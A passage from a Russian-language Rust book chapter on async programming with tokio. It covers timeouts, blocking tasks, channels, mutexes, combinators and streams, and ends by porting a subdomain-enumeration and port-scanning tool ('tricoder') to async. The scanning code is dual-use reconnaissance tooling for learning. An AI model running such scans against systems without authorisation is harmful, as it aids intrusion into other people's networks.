


Figure 8: Рисунок 3.1

Преимущество сна в async-мире в том, что он использует почти 0 ресурсов! Ни один поток не блокируется.

3.6.4 Тайм-аут

Вы можете захотеть добавить тайм-ауты к своим фьючам. Например, чтобы не блокировать вашу систему при запросе медленного HTTP-сервера.

Это легко сделать с помощью tokio::time::timeout следующим образом:

ch_03/tricoder/src/ports.rs

```
tokio::time::timeout(Duration::from_secs(3),
    TcpStream::connect(socket_address)).await
```

Прелесть композируемости Futures в Rust в том, что эту функцию тайм-аута можно использовать с любым Future! Будь то HTTP-запрос, чтение файла или установка TCP-соединения.

3.7 Не блокируйте циклы событий

ЭТО САМАЯ ВАЖНАЯ ВЕЩЬ ДЛЯ ЗАПОМИНАНИЯ.

Самое важное правило в мире async-await — не блокировать цикл событий.

Что это значит? Не вызывать напрямую функции, которые могут выполняться более 10–100 микросекунд. Вместо этого «спавнить» их через spawn_blocking.

Это известно как проблема «окрашенных функций» (colored functions). Нельзя вызывать блокирующие функции внутри async-функций, как вы делали бы обычно, и наоборот. Это сломало бы (не буквально) систему.

3.7.1 Вычислительно-интенсивные операции

Итак, как выполнять вычислительно-интенсивные операции, такие как шифрование, кодирование изображений или хеширование файлов?

tokio предоставляет функцию tokio::task::spawn_blocking для блокирующих операций, которые в конечном счёте завершаются сами. Под этим я имею в виду блокирующую операцию, которая не является бесконечной фоновой задачей. Для такого рода задач больше подходит поток Rust (Thread).

Вот пример из приложения, где используется spawn_blocking:

```
let is_code_valid = spawn_blocking(move || crypto::verify_password(&code,
    &code_hash)).await?;
```

Действительно, ожидается, что функция crypto::verify_password займёт несколько миллисекунд, и она заблокировала бы цикл событий.

Вместо этого, вызвав spawn_blocking, операция отправляется в пул потоков блокирующих задач tokio.

Под капотом tokio поддерживает два пула потоков.

Один пул потоков фиксированного размера для своих исполнителей (циклов событий, процессоров), выполняющих async-задачи. Async-задачи можно отправлять в этот пул потоков с помощью tokio::spawn.

И один пул потоков динамического размера, но ограниченный (по размеру), для блокирующих задач. По умолчанию последний вырастает до 512 потоков. Блокирующие задачи можно отправлять в этот пул потоков с помощью tokio::task::spawn_blockin
Подробнее о тонкой настройке можно прочитать в документации tokio.

Рисунок 3.2: Различные пулы потоков tokio




Figure 9: Рисунок 3.2

Вот почему async-await также известен как «зелёные потоки» или «потоки M:N». Они похожи на потоки для пользователя (программиста), но их создание дешевле, и вы можете создать гораздо больше зелёных потоков, чем реальное количество потоков ОС, которые runtime будет использовать под капотом.

3.8 Обмен данными

Вы можете захотеть обмениваться данными между своими задачами. Так как каждая задача может выполняться в отдельном потоке (процессоре), обмен данными между async-задачами подчиняется тем же правилам, что и обмен данными между потоками.

3.8.1 Каналы

Во-первых, каналы. Как мы видели в предыдущей главе, каналы позволяют нам «разделять память путём коммуникации» вместо «общаться путём разделения памяти» (мьютексы).

Tokio предоставляет множество типов каналов в зависимости от решаемой задачи:

3.8.1.1 Канал oneshot Канал oneshot поддерживает отправку одного значения от одного производителя одному потребителю. Этот канал обычно используется для отправки результата вычисления ожидающему.

docs.rs/tokio/latest/tokio/sync

```
use tokio::sync::oneshot;


async fn some_computation() -> String {
    "represents the result of the computation".to_string()
}


#[tokio::main]
async fn main() {
    let (tx, rx) = oneshot::channel();


    tokio::spawn(async move {
        let res = some_computation().await;
        tx.send(res).unwrap();
    });


    // Do other work while the computation is happening in the background


    // Wait for the computation result
    let res = rx.await.unwrap();
}
```

3.8.1.2 Канал mpsc Для нескольких производителей и одного потребителя (Multiple Producers, Single Consumer).

Канал mpsc поддерживает отправку множества значений от многих производителей одному потребителю. Этот канал часто используется для отправки работы задаче или для получения результатов нескольких вычислений.

Его можно использовать для распределения заданий между пулом воркеров.

docs.rs/tokio/latest/tokio/sync

```
use tokio::sync::mpsc;


async fn some_computation(input: u32) -> String {
    format!("the result of computation {}", input)
}


#[tokio::main]
```

```
async fn main() {
    let (tx, mut rx) = mpsc::channel(100);


    tokio::spawn(async move {
        for i in 0..10 {
            let res = some_computation(i).await;
            tx.send(res).await.unwrap();
        }
    });


    while let Some(res) = rx.recv().await {
        println!("got = {}", res);
    }
}
```

3.8.1.3 broadcast Канал broadcast поддерживает отправку множества значений от многих производителей многим потребителям. Каждый потребитель получит каждое значение.

Его можно использовать как механизм Pub/Sub, где потребители подписываются на сообщения или события.

docs.rs/tokio/latest/tokio/sync

```
use tokio::sync::broadcast;


#[tokio::main]
async fn main() {
    let (tx, mut rx1) = broadcast::channel(16);
    let mut rx2 = tx.subscribe();


    tokio::spawn(async move {
        assert_eq!(rx1.recv().await.unwrap(), 10);
        assert_eq!(rx1.recv().await.unwrap(), 20);
    });


    tokio::spawn(async move {
        assert_eq!(rx2.recv().await.unwrap(), 10);
        assert_eq!(rx2.recv().await.unwrap(), 20);
    });

    tx.send(10).unwrap();
    tx.send(20).unwrap();
}
```

3.8.1.4 watch Канал watch поддерживает отправку множества значений от одного производителя многим потребителям. Однако в канале хранится только самое последнее значение. Потребители уведомляются, когда отправлено новое значение, но нет гарантии, что потребители увидят все значения.

Канал watch похож на канал broadcast с вместимостью 1.

3.8.2 Arc<Mutex>

Наконец, последняя важная вещь, которую нужно знать, — как использовать мьютексы в асинхронном Rust.

Мьютекс позволяет программистам безопасно разделять переменную между потоками (и, следовательно, async-задачами). Но из-за модели владения Rust мьютекс нужно обернуть в умный указатель std::sync::Arc.

Зачем вообще нужен мьютекс? Потому что если 2 потока попытаются одновременно обратиться и/или изменить одну и ту же переменную (ячейку памяти), это приведёт к гонке данных — классу багов, которые очень трудно найти и исправить.

docs.rs/tokio/latest/tokio/sync

```
use tokio::sync::Mutex;
use std::sync::Arc;


#[tokio::main]
async fn main() {
    let data1 = Arc::new(Mutex::new(0));
    let data2 = Arc::clone(&data1);


    tokio::spawn(async move {
          let mut lock = data2.lock().await;
          *lock += 1;
    });


    let mut lock = data1.lock().await;
    *lock += 1;
}
```

Отличная вещь, которую стоит отметить: RAII (вспомните главу 01) пригодится с мьютексами: нам не нужно разблокировать их вручную, как в других языках программирования. Они автоматически разблокируются при выходе из области видимости (когда они уничтожаются).

3.8.2.1 Удержание Проблема мьютексов — удержание блокировки (lock retention): когда задача удерживает блокировку, а другие задачи вынуждены слишком долго ждать тот же мьютекс.

В худшем случае это может привести к взаимоблокировке (deadlock): все задачи блокированы, потому что одна задача не освобождает блокировку мьютекса.

3.9 Комбинаторы

Комбинаторы — очень интересная тема. Почти все определения, которые вы найдёте в интернете, заставят вашу голову взорваться, потому что они порождают больше вопросов, чем отвечают.

Поэтому вот моё эмпирическое определение: Комбинаторы — это методы, упрощающие манипулирование некоторым типом T. Они благоприятствуют функциональному стилю кода (цепочкам методов).

```
let sum: u64 = vec![1, 2, 3].into_iter().map(|x| x * x).sum();
```

Этот раздел будет чисто практическим — только «как делать» и реальные паттерны того, как комбинаторы делают ваш код легче для чтения или рефакторинга.

3.9.1 Итераторы

Начнём с итераторов, потому что это, безусловно, самая частая ситуация использования комбинаторов.

3.9.1.1 Получение итератора Iterator (итератор) — это объект, позволяющий разработчикам обходить коллекции.

Итераторы можно получить из большинства коллекций стандартной библиотеки.

Во-первых, into_iter, который предоставляет владеющий итератор: коллекция перемещается, и вы больше не можете использовать исходную переменную.

ch_03/snippets/combinators/src/main.rs

```
fn vector() {
    let v = vec![
          1, 2, 3,
    ];


    for x in v.into_iter() {
          println!("{}", x);
    }


    // you can't longer use v
}
```

Затем iter, который предоставляет заимствованный итератор. Здесь переменные key и value — ссылки (в данном случае &String).

```
fn hashmap() {
    let mut h = HashMap::new();
    h.insert(String::from("Hello"), String::from("World"));


    for (key, value) in h.iter() {
          println!("{}: {}", key, value);
```

```
    }
}
```

Начиная с версии 1.53 (выпущенной 17 июня 2021 года), итераторы также можно получить из массивов:

ch_03/snippets/combinators/src/main.rs

```
fn array() {
    let a =[
          1, 2, 3,
    ];


    for x in a.iter() {
          println!("{}", x);
    }
}
```

3.9.1.2 Потребление итераторов Итераторы ленивы: они ничего не делают, если их не потребить.

Как мы только что видели, итераторы можно потреблять циклами for x in. Но это не самое частое их применение. Идиоматичный Rust предпочитает функциональное программирование. Оно лучше подходит под его модель владения.

for_each — функциональный эквивалент циклов for .. in ..:

ch_03/snippets/combinators/src/main.rs

```
fn for_each() {
    let v = vec!["Hello", "World", "!"].into_iter();

    v.for_each(|word| {
          println!("{}", word);
    });
}
```

collect можно использовать для преобразования итератора в коллекцию:

ch_03/snippets/combinators/src/main.rs

```
fn collect() {
    let x = vec![1, 2, 3, 4, 5, 6, 7, 8, 9, 10].into_iter();

    let _: Vec<u64> = x.collect();
}
```

И наоборот, вы можете получить HashMap (или BTreeMap, или другие коллекции, см. https://doc.rust-lang.org/std/iter/trait.FromIterator.html#implementors) с помощью from_iter:

ch_03/snippets/combinators/src/main.rs

```
fn from_iter() {
     let x = vec![(1,2 ), (3, 4), (5, 6)].into_iter();


     let _: HashMap<u64, u64> = HashMap::from_iter(x);
}
```

reduce накапливает по итератору, применяя замыкание:

ch_03/snippets/combinators/src/main.rs

```
fn reduce() {
     let values = vec![1, 2, 3, 4, 5].into_iter();


     let _sum = values.reduce(|acc, x| acc + x);
}
```

Здесь _sum = 1 + 2 + 3 + 4 + 5 = 15.

fold похож на reduce, но может возвращать аккумулятор типа, отличного от элементов итератора:

ch_03/snippets/combinators/src/main.rs

```
fn fold() {
     let values = vec!["Hello", "World", "!"].into_iter();


     let _sentence = values.fold(String::new(), |acc, x| acc + x);
}
```

Здесь _sentence — это String, а элементы итератора — типа &str.

3.9.1.3 Комбинаторы Во-первых, один из самых известных, доступный почти во всех языках: filter:

ch_03/snippets/combinators/src/main.rs

```
fn filter() {
     let v = vec![-1, 2, -3, 4, 5].into_iter();

    let _positive_numbers: Vec<i32> = v.filter(|x: &i32| x.is_positive()).collect();
}
```

inspect можно использовать для... «инспекции» значений, протекающих через итератор:

ch_03/snippets/combinators/src/main.rs

```
fn inspect() {
    let v = vec![-1, 2, -3, 4, 5].into_iter();


    let _positive_numbers: Vec<i32> = v
```

```
        .inspect(|x| println!("Before filter: {}", x))
        .filter(|x: &i32| x.is_positive())
        .inspect(|x| println!("After filter: {}", x))
        .collect();
}
```

map используется для преобразования элементов итератора из одного типа в другой:

ch_03/snippets/combinators/src/main.rs

```
fn map() {
    let v = vec!["Hello", "World", "!"].into_iter();


    let w: Vec<String> = v.map(String::from).collect();
}
```

Здесь из &str в String.

filter_map — это что-то вроде объединения map и filter. Его преимущество в том, что он работает с Option вместо bool:

ch_03/snippets/combinators/src/main.rs

```
fn filter_map() {
    let v = vec!["Hello", "World", "!"].into_iter();


    let w: Vec<String> = v
        .filter_map(|x| {
            if x.len() > 2 {
                Some(String::from(x))
            } else {
                None
            }
        })
        .collect();

    assert_eq!(w, vec!["Hello".to_string(), "World".to_string()]);
}
```

chain объединяет два итератора:

ch_03/snippets/combinators/src/main.rs

```
fn chain() {
    let x = vec![1, 2, 3, 4, 5].into_iter();
    let y = vec![6, 7, 8, 9, 10].into_iter();


    let z: Vec<u64> = x.chain(y).collect();
    assert_eq!(z.len(), 10);
}
```

flatten можно использовать для «сплющивания» коллекций коллекций:

ch_03/snippets/combinators/src/main.rs

```
fn flatten() {
    let x = vec![vec![1, 2, 3, 4, 5], vec![6, 7, 8, 9, 10]].into_iter();


    let z: Vec<u64> = x.flatten().collect();
    assert_eq!(z.len(), 10);
}
```

Теперь z = vec![1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

3.9.1.3.1 Композиция комбинаторов Здесь комбинаторы блистают: они делают ваш код элегантнее и (в большинстве случаев) легче для чтения, потому что ближе к тому, как думают люди, а не к тому, как работают компьютеры.

ch_03/snippets/combinators/src/main.rs

```
#[test]
fn combinators() {
    let a = vec![
          "1",
          "2",
          "-1",
          "4",
          "-4",
          "100",
          "invalid",
          "Not a number",
          "",
     ];


     let _only_positive_numbers: Vec<i64> = a
          .into_iter()
          .filter_map(|x| x.parse::<i64>().ok())
          .filter(|x| x > &0)
          .collect();
}
```

Например, фрагмент кода выше заменяет большой цикл со сложной логикой. Вместо этого, в несколько строк, мы делаем следующее:

- Пытаемся разобрать массив/коллекцию строк в числа
- Отфильтровать невалидные результаты
- Отфильтровать числа меньше 0
- Собрать всё в новый вектор

Его преимущество в том, что он работает с неизменяемыми данными и потому снижает вероятность багов.

3.9.2 Option

Использовать значение по умолчанию: unwrap_or

```
fn option_unwrap_or() {
     let _port = std::env::var("PORT").ok().unwrap_or(String::from("8080"));
}
```

Использовать значение по умолчанию типа Option: or

```
// config.port is an Option<String>
let _port = config.port.or(std::env::var("PORT").ok());
// _port is an Option<String>
```

Вызвать функцию, если Option равен Some: and_then

```
fn port_to_address() -> Option<String> {
    // ...
}


let _address = std::env::var("PORT").ok().and_then(port_to_address);
```

Вызвать функцию, если Option равен None: or_else

```
fn get_default_port() -> Option<String> {
    // ...
}


let _port = std::env::var("PORT").ok().or_else(get_default_port);
```

И два чрезвычайно полезных метода для типа Option: is_some и is_none

is_some возвращает true, если Option равен Some (содержит значение):

```
let a: Option<u32> = Some(1);


if a.is_some() {
    println!("will be printed");
}


let b: Option<u32> = None;


if b.is_some() {
    println!("will NOT be printed");
}
```

is_none возвращает true, если Option равен None (не содержит значения):

```
let a: Option<u32> = Some(1);
```

```
if a.is_none() {
    println!("will NOT be printed");
}



let b: Option<u32> = None;


if b.is_none() {
    println!("will be printed");
}
```

Остальные комбинаторы для типа Option (по моему опыту, используемые реже) вы найдёте онлайн: https://doc.rust-lang.org/std/option/enum.Option.html

3.9.3 Result

Преобразовать Result в Option с помощью ok:

ch_03/snippets/combinators/src/main.rs

```
fn result_ok() {
    let _port: Option<String> = std::env::var("PORT").ok();
}
```

Использовать Result по умолчанию, если Result равен Err, с помощью or:

ch_03/snippets/combinators/src/main.rs

```
fn result_or() {
    let _port: Result<String, std::env::VarError> =
        std::env::var("PORT").or(Ok(String::from("8080")));
}
```

map_err преобразует Result<T, E> в Result<T, F> путём вызова функции:

```
fn convert_error(err: ErrorType1) -> ErrorType2 {
    // ...
}



let _port: Result<String, ErrorType2> =
    std::env::var("PORT").map_err(convert_error);
```

Вызвать функцию, если Result равен Ok: and_then.

```
fn port_to_address() -> Option<String> {
    // ...
}


let _address = std::env::var("PORT").and_then(port_to_address);
```

Вызвать функцию и значение по умолчанию: map_or

```
let http_port = std::env::var("PORT")
    .map_or(Ok(String::from("8080")), |env_val| env_val.parse::<u16>())?;
```

Цепочка функций, если Result равен Ok: map

```
let master_key = std::env::var("MASTER_KEY")
    .map_err(|_| env_not_found("MASTER_KEY"))
    .map(base64::decode)??;
```

И последние две чрезвычайно полезные функции для типа Result: is_ok и is_err

is_ok возвращает true, если Result равен Ok:

```
if std::env::var("DOES_EXIST").is_ok() {
     println!("will be printed");
}


if std::env::var("DOES_NOT_EXIST").is_ok() {
     println!("will NOT be printed");
}
```

is_err возвращает true, если Result равен Err:

```
if std::env::var("DOES_NOT_EXIST").is_err() {
     println!("will be printed");
}

if std::env::var("DOES_EXIST").is_err() {
     println!("will NOT be printed");
}
```

Остальные комбинаторы для типа Result (по моему опыту, используемые реже) вы найдёте онлайн: https://doc.rust-lang.org/std/result/enum.Result.html

3.9.4 Когда использовать .unwrap() и .expect()

unwrap и expect можно использовать как для Option, так и для Result. Они могут крашнуть вашу программу, поэтому используйте их скупо.

Я вижу 2 ситуации, где их использование легитимно:

- Либо при исследовании и быстрых скриптообразных программах, чтобы не возиться с обработкой всех краевых случаев.
- Когда вы уверены, что они никогда не упадут, но их следует сопровождать комментарием, объясняющим, почему их безопасно использовать и почему они не уронят программу.

3.9.5 Асинхронные комбинаторы

Вы можете задаться вопросом: какое это имеет отношение к async?

Ну, у трейтов Future и Stream есть два друга: трейты FutureExt и StreamExt. Эти трейты добавляют комбинаторы типам Future и Stream соответственно.

3.9.5.1 FutureExt then вызывает функцию, возвращающую Future, когда начальный Future завершился:

```
async fn compute_a() -> i64 {
      40
}


async fn compute_b(a: i64) -> i64 {
      a + 2
}


let b = compute_a().then(compute_b).await;
// b = 42
```

map преобразует выходное значение Future в другой тип путём вызова не-асинхронной функции:

```
async fn get_port() -> String {
    // ...
}


fn parse_port() -> Result<u16, Error> {
      // ...
}


let port: Result<u16, Error> = get_port().map(parse_port).await;
```

flatten объединяет Future из Future (например, Future<Output=Future<Output=String>>) в простой Future (Future<Output=String>).

```
let nested_future = async { async { 42 } };

let f = nested_future.flatten();
let forty_two = f.await;
```

into_stream превращает Future в поток из одного элемента.

```
let f = async { 42 };
let stream = f.into_stream();
```

Остальные комбинаторы для типа FutureExt (по моему опыту, используемые реже) вы найдёте онлайн: https://docs.rs/futures/latest/futures/future/trait.FutureExt.html

3.9.5.2 StreamExt Как мы видели, Streams — как асинхронные итераторы, и поэтому вы найдёте те же комбинаторы, такие как filter, fold, for_each, map и так далее.

Как и итераторы, Stream нужно потребить, чтобы он имел какой-либо эффект.

Кроме того, есть специфические комбинаторы, которые можно использовать для конкурентной обработки элементов: for_each_concurrent и buffer_unordered.

Как вы заметите, разница между ними в том, что buffer_unordered производит Stream, который нужно потребить, в то время как for_each_concurrent на самом деле потребляет Stream.

Вот быстрый пример:

ch_03/snippets/concurrent_stream/src/main.rs

```
use futures::{stream, StreamExt};
use rand::{thread_rng, Rng};
use std::time::Duration;


#[tokio::main(flavor = "multi_thread")]
async fn main() {
     stream::iter(0..200u64)
          .for_each_concurrent(20, |number| async move {
               let mut rng = thread_rng();
               let sleep_ms: u64 = rng.gen_range(0..20);
               tokio::time::sleep(Duration::from_millis(sleep_ms)).await;
               println!("{}", number);
          })
          .await;
}

$ cargo run ––release
14
17
18
13
9
2
5
8
16
19
3
4
10
29
0
7
20
15
...
```

Отсутствие порядка у выведенных чисел показывает нам, что задания выполняются конкурентно.

В async-мире Rust Streams и их конкурентные комбинаторы заменяют пулы воркеров из других языков. Пул воркеров обычно используется для конкурентной обработки заданий, таких как HTTP-запросы, хеширование файлов и т.д. Но в Rust это анти-паттерн, потому что их API часто благоприятствуют императивному программированию, изменяемым переменным (для накопления результата вычисления) и тем самым могут внедрять тонкие баги.

Действительно, самая распространённая проблема пула воркеров — собрать обратно результат вычислений, применённых к заданиям.

Есть 3 способа использовать Streams для замены пулов воркеров и сбора результата идиоматичным и функциональным образом. Помните: всегда ставьте верхний предел на количество конкурентных задач. Иначе вы можете быстро исчерпать ресурсы вашей системы и тем самым повлиять на производительность.

3.9.5.2.1 Использование buffer_unordered и collect Помните collect? Его также можно использовать на Streams для преобразования их в коллекцию.

ch_03/tricoder/src/main.rs

```
// Concurrent stream method 1: Using buffer_unordered + collect
let subdomains: Vec<Subdomain> = stream::iter(subdomains.into_iter())
        .map(|subdomain| ports::scan_ports(ports_concurrency, subdomain))
        .buffer_unordered(subdomains_concurrency)
        .collect()
        .await;
```

Это более функциональный и идиоматичный способ реализовать пул воркеров в Rust. Здесь наши subdomains — это список заданий для обработки. Затем он преобразуется в Futures, содержащие задачи сканирования портов. Эти Futures выполняются конкурентно благодаря buffer_unordered. И в конце Stream снова преобразуется обратно в Vec с помощью .collect().await.

3.9.5.2.2 Использование Arc<Mutex> ch_03/tricoder/src/main.rs

```
// Concurrent stream method 2: Using an Arc<Mutex<T>>
let res: Arc<Mutex<Vec<Subdomain>>> = Arc::new(Mutex::new(Vec::new()));


stream::iter(subdomains.into_iter())
        .for_each_concurrent(subdomains_concurrency, |subdomain| {
            let res = res.clone();
              async move {
                    let subdomain = ports::scan_ports(ports_concurrency, subdomain).await
                    res.lock().await.push(subdomain)
              }
        })
        .await;
```

3.9.5.2.3 Использование каналов ch_03/tricoder/src/ports.rs

```
// Concurrent stream method 3: using channels
let (input_tx, input_rx) = mpsc::channel(concurrency);
let (output_tx, output_rx) = mpsc::channel(concurrency);


tokio::spawn(async move {
    for port in MOST_COMMON_PORTS_100 {
            let _ = input_tx.send(*port).await;
      }
});


let input_rx_stream = tokio_stream::wrappers::ReceiverStream::new(input_rx);
input_rx_stream
      .for_each_concurrent(concurrency, |port| {
            let subdomain = subdomain.clone();
            let output_tx = output_tx.clone();
            async move {
                  let port = scan_port(&subdomain.domain, port).await;
                  if port.is_open {
                      let _ = output_tx.send(port).await;
                  }
            }
      })
      .await;


// close channel
drop(output_tx);


let output_rx_stream = tokio_stream::wrappers::ReceiverStream::new(output_rx);
let open_ports: Vec<Port> = output_rx_stream.collect().await;
```

Здесь мы осознанно усложнили пример, так как два канала (один для постановки заданий в очередь Stream, другой для сбора результатов) не обязательно требуются.

Одна интересная вещь, которую стоит заметить, — использование генератора:

```
tokio::spawn(async move {
      for port in MOST_COMMON_PORTS_100 {
          let _ = input_tx.send(*port).await;
      }
});
```

Почему? Потому что, как вы не хотите неограниченной конкурентности, так вы не хотите и неограниченных каналов — это может положить вашу систему под давлением. Но если канал ограничен, а нижестоящая система обрабатывает задания медленнее, чем генератор, это может заблокировать генератор и вызвать странные проблемы. Вот почему мы запускаем генератор в собственной tokio-задаче, чтобы он мог жить своей жизнью в полной независимости.

3.10 Переносим наш сканер на async

К концу этой главы наш сканер станет очень эффективным. Больше никаких тонн потоков, он будет использовать все доступные ядра нашей машины, не больше, а async-runtime будет эффективно распределять задачи (сетевые запросы) между этими процессорами.

3.10.1 main

Первое — украсить нашу функцию main атрибутом tokio::main.

ch_03/tricoder/src/main.rs

```
#[tokio::main]
async fn main() -> Result<(), anyhow::Error> {
      let http_timeout = Duration::from_secs(10);
      let http_client = Client::builder().timeout(http_timeout).build()?;


      let ports_concurrency = 200;
      let subdomains_concurrency = 100;
      let scan_start = Instant::now();


      let subdomains = subdomains::enumerate(&http_client, target).await?;


      // ...
}
```

Что это за тёмная магия?

#[tokio::main] — это макрос, который создаёт многопоточный runtime и оборачивает тело нашей функции main. Это эквивалентно:

```
fn main() -> Result<(), anyhow::Error> {
    let runtime = tokio::runtime::Builder::new_multi_thread()
        .enable_all()
        .build()
        .unwrap();


    runtime.block_on(async move {
        // ...
    })
}
```

3.10.2 Поддомены

ch_03/tricoder/src/subdomains.rs

```
type DnsResolver = AsyncResolver<GenericConnection,
    GenericConnectionProvider<TokioRuntime>>;
```

```
pub async fn enumerate(http_client: &Client, target: &str) ->
    Result<Vec<Subdomain>, Error> {
    let entries: Vec<CrtShEntry> = http_client
         .get(&format!("https://crt.sh/?q=%25.{}&output=json", target))
         .send()
         .await?
         .json()
         .await?;


    let dns_resolver = AsyncResolver::tokio(
         ResolverConfig::default(),
         ResolverOpts {
              timeout: Duration::from_secs(4),
              ..Default::default()
         },
    )
    .expect("subdomain resolver: building DNS client");


    // clean and dedup results
    let mut subdomains: HashSet<String> = entries
         .into_iter()
         .map(|entry| {
              entry
                   .name_value
                   .split("\n")
                   .map(|subdomain| subdomain.trim().to_string())
                   .collect::<Vec<String>>()
        })
        .flatten()
        .filter(|subdomain: &String| subdomain != target)
        .filter(|subdomain: &String| !subdomain.contains("*"))
        .collect();
    subdomains.insert(target.to_string());
```

Обратите внимание: здесь flatten — это не метод flatten из Future, это метод flatten из Iterator.

Затем мы можем проверить, разрешаются ли домены, превратив поддомены в Stream. Благодаря комбинаторам код остаётся лёгким для чтения.

```
    let subdomains: Vec<Subdomain> = stream::iter(subdomains.into_iter())
        .map(|domain| Subdomain {
             domain,
             open_ports: Vec::new(),
        })
        .filter_map(|subdomain| {
             let dns_resolver = dns_resolver.clone();
```

```
            async move {
                if resolves(&dns_resolver, &subdomain).await {
                    Some(subdomain)
                } else {
                    None
                }
            }
        })
        .collect()
        .await;


    Ok(subdomains)
}


pub async fn resolves(dns_resolver: &DnsResolver, domain: &Subdomain) -> bool {
